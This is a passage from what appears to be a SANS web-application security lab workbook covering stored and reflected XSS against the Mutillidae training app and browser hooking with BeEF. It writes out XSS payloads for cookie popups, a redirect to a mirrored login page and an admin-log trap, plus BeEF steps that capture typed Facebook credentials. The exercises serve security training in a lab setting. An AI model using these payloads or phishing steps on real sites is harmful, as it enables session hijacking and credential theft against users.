2. We will then helpfully ask the user to log back in to their SANS account.
3. Click Reset DB and enter the following in the blog:


```
<script>window.location="https://sec542.org/www.sans.org/account/"</script>
```

4. Then save the blog entry. The page may redirect immediately; if not, click **Back**.
5. We previously mirrored the SANS website with wget:

> **Note**
>
> This has already been done for you; we are showing you the steps so that you will know how to do the same thing in the future.

```
cd /var/www/html
wget -e robots=off -r -k -l2 https://www.sans.org/account/login
```

6. The `-e robots=off` option tells wget to ignore `robots.txt` and mirror everything. The `-r` flag means recursive; `-k` tells wget to convert remote links to local; and `-l2` tells wget to recurse two levels deep.



7. We have logged you out for security purposes, so please log in. We take security seriously!

> **Note**
>
> We have not mirrored the actual Login functionality; this redirection is meant as a proof-of-concept.

Perform the following stored XSS exploits on the blog and also **View Log**:

- Pop up a string.

Solution

1. Click **Reset DB** and type the following blog entry:

```
<script>alert("Sec542!")</script>
```

2. Then, click **Save Blog Entry**.
3. The pop-up should appear.

- Pop up the cookie.

Solution

1. Click **Reset DB** and type the following blog entry:


```
<script>alert(document.cookie)</script>
```

2. Then click **Save Blog Entry**.
3. The cookie pops up (note that your `PHPSESSID` will be different).

- Lay a persistent admin XSS trap.

Solution

1. A particularly devious form of stored XSS is persistent admin XSS exploits. The attacker places JavaScript in an unexpected location, such as a page name. The attacker lays a trap, waiting for the dutiful administrator to check the logs.
2. Here is a typical vector for this attack--Mutillidae's View Log page:
   - Show the Hostname, IP, Browser Agent, Page Viewed, and Data/Time



3. Let's leave a present for the administrator.
4. Click **View Log**.

5. Our goal: Hack the Page Viewed field in Mutillidae's **View Log** page, and lay a trap for an administrator who later views the log.
6. We have been using this URL:
   - https://www.sec542.org/mutillidae/index.php?page=add-to-your-blog.php
7. Let's hack the `page` option. Go to Firefox's address bar, and highlight this portion of the URL:

```
https://www.sec542.org/mutillidae/index.php?page=
```

8. When highlighting, leave out anything after `page=`.
9. Then, press `Ctrl-C` (copy).
10. Paste the partial URL into Firefox's address bar.

```
https://www.sec542.org/mutillidae/index.php?page=
```

11. Then, type the following immediately after the `=` sign:

```
<script>alert("Sec542!")</script>
```

12. The entire URL will now be:

```
https://www.sec542.org/mutillidae/index.php?page=<script>alert("Sec542!")</script>
```

13. Then press `Enter`. You may see an immediate reflected pop-up; if so, click OK. You will then see an error, which is fine, and correct. There is no page called "<script>alert("Sec542!")</script>".

14. View the log by clicking **View Log**.

15. Boom!

16. We have sprung our trap. This portion of the exercise generated both a reflected and stored XSS – the stored portion is more interesting.

For bonus points, pop up the cookie.

Solution

1. Repeat the "Lay a persistent admin XSS trap" steps, but replace `Sec542!` with `document.cookie`.

```
https://www.sec542.org/mutillidae/index.php?page=<script>alert(document.cookie)</script>
```

2. Click **View Log**.

3. Here is the result:

Special Thanks

Jeremy Druin (@webpwnized) maintains and constantly improves upon Mutillidae.

Mutillidae is available at https://github.com/webpwnized/mutillidae

Exercise 4.2 - BeEF

Objectives

- Become familiar with BeEF and its zombie-controlling awesomeness
- Explore various XSS payloads to cause a variety of impacts

Lab Setup

BeEF

1. Open a terminal and start the BeEF Server:

```
cd /opt/beef
./beef
```


2. Open **Firefox** and surf to: http://127.0.0.1:3000/ui/authentication.
3. Log in:
   - Username: `beef`
   - Password: `Security542`

4. Click **Allow** if Firefox says, "*Firefox has prevented the outdated plugin 'Adobe Flash' from running...*" Then click **Allow and Remember**.

Hook Chromium

1. Open the **Chromium** browser.

2. Click the **OMG Cute Bunny** bookmark.



3. Awwww... what a cute bunny! Pay no attention to the JavaScript running in your browser. It's a cute bunny!

4. Chromium should now be hooked. Switch back to Firefox. To be clear, we are controlling BeEF via Firefox and hooking Chromium.

> **Note**
>
> Try to avoid hooking Firefox in addtion to Chromium. Although it is harmless to also hook Firefox, but this can lead to confusion on which commands are running in which browser.


5. `bunny.html` is a minimal custom web page we built to illustrate the ease of hooking a browser in BeEF. Press `Ctrl-U` to see the `bunny.html` source code in Chromium. Not much there!
6. BeEF's built-in proof-of-concept page is **The Butcher** (available in the bookmark to the right of **OMG Cute Bunny**). It performs the same function but has a lot more code.

> **Note**
>
> `hook.js` is dynamically created by BeEF: That file does not exist locally on the filesystem. You can view the contents of `hook.js` by downloading it via another terminal session (Note that BeEF must be running):
>
> ```
> wget http://127.0.0.1:3000/hook.js
> ```

View Hooked Browser Details

1. Go back to Firefox and view the newly hooked Chromium browser by clicking on **Online Browsers** -> **sec542.org** -> **127.0.0.1**.

2. Here's a close-up of the browser details (shown under **Current Browser** -> **Details** -> **browser.name.reported**):




> **Note**
>
> Chromium lists the following browser/technologies (beyond "Chrome" and "Chromium"): Mozilla, AppleWebKit, and Safari.

3. Why does Chromium list other browsers and browser technologies in its user-agent? The reason is compatibility:

> **Quote**
>
> *And then Google built Chrome, and Chrome used Webkit, and it was like Safari, and wanted pages built for Safari, and so pretended to be Safari. And thus Chrome used WebKit, and pretended to be Safari, and WebKit pretended to be KHTML, and KHTML pretended to be Gecko, and all browsers pretended to be Mozilla, and Chrome called itself Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) Chrome/0.2.149.27 Safari/525.13, and the user agent string was a complete mess, and near useless, and everyone pretended to be everyone else, and confusion abounded.*[1]

Widen That Browser

1. Be sure your Firefox browser is maximized wide enough to show four columns. You may narrow some of the columns to make this happen.
2. Click the BeEF Commands tab and drill down and select any command. You must have the fourth column shown on this slide to support required command inputs, "Execute" functionality, and so on.



> **Note**
>
> Make sure you can see the fourth column, which is critical for issuing zombie commands.

Hooked Browser Commands

1. Explore the available commands.


2. From the Getting Started tab, each command module has a traffic light icon, which is used to indicate the following:

    • Green: The command module works against the target and should be invisible to the user.

    • Orange: The command module works against the target but may be visible to the user.

    • White: The command module is yet to be verified against this target.

    • Red: The command module does not work against this target.



Challenges

Note

Directing the browser away from the page executing BeEF's hook.js will cause the browser to be unhooked and show up as offline. Click the **OMG Cute Bunny** bookmark to rehook the browser.

Note


It may take 5 to 8 seconds or so for the commands to execute in Chromium.

Perform the following actions on the hooked Chromium browser:


- Trigger an alert dialog.

Solution

1. Go to Firefox: **Commands** -> **Browser** -> **Hooked Domain** -> **Create Alert Dialog**
2. Enter a witty message in the Alert Text box and click **Execute**.
3. Widen Firefox if you can't see the Alert Text box.



4. **Switch to Chromium** to see your handiwork.
5. Sometimes, the command takes a little while to pop.
6. You must click **OK** for the next command to work.




Note

Be sure to always complete the previous command before moving to the next. It's not unusual for impatient testers to have a half-dozen pop-ups queued up, which then pop one right after the other (after a short initial delay).


• Show prompt dialog

Solution

1. In **Firefox**: **Commands** -> **Browser** -> **Hooked Domain** -> **Create Prompt Dialog**
2. Enter a witty question in the Prompt Text box and click **Execute**.
3. In **Chromium**, enter an answer and click **OK**.



4. Back in **Firefox**, go to **Module Results History** and double-click the command to see what the user entered.




• Redirect the browser.

Solution

1. Let's send Chromium to the SANS Portal login page.
    - We take security seriously!
2. In **Firefox**: **Commands** -> **Browser** -> **Hooked Domain** -> **Redirect Browser**
    - **Redirect URL**: https://sec542.org/www.sans.org/account/
    - Then, click **Execute**.

> **Note**
>
> Chromium becomes unhooked after it leaves the BeEF injection page.

3. In **Chromium**, view the login page.




4. Be sure to click the **OMG Cute Bunny** bookmark at the top left to become re-hooked.

- Steal Facebook credentials.


Solution

1. BeEF has **Social Engineering** modules designed to trick a user into entering the following:
   - Facebook password
   - LastPass password
   - Gmail password
   - And more!
2. Let's start with Facebook. In **Firefox** go to **Social Engineering** -> **Pretty Theft**




3. Then click **Execute**.

4. Switch to Chromium and enter fake credentials in the Facebook pop-up, and click **Log in**.



5. Switch back to Firefox and view the credentials. Go to **Module Results History** and click on the command.




6. The username and password entered in Chromium will be shown.

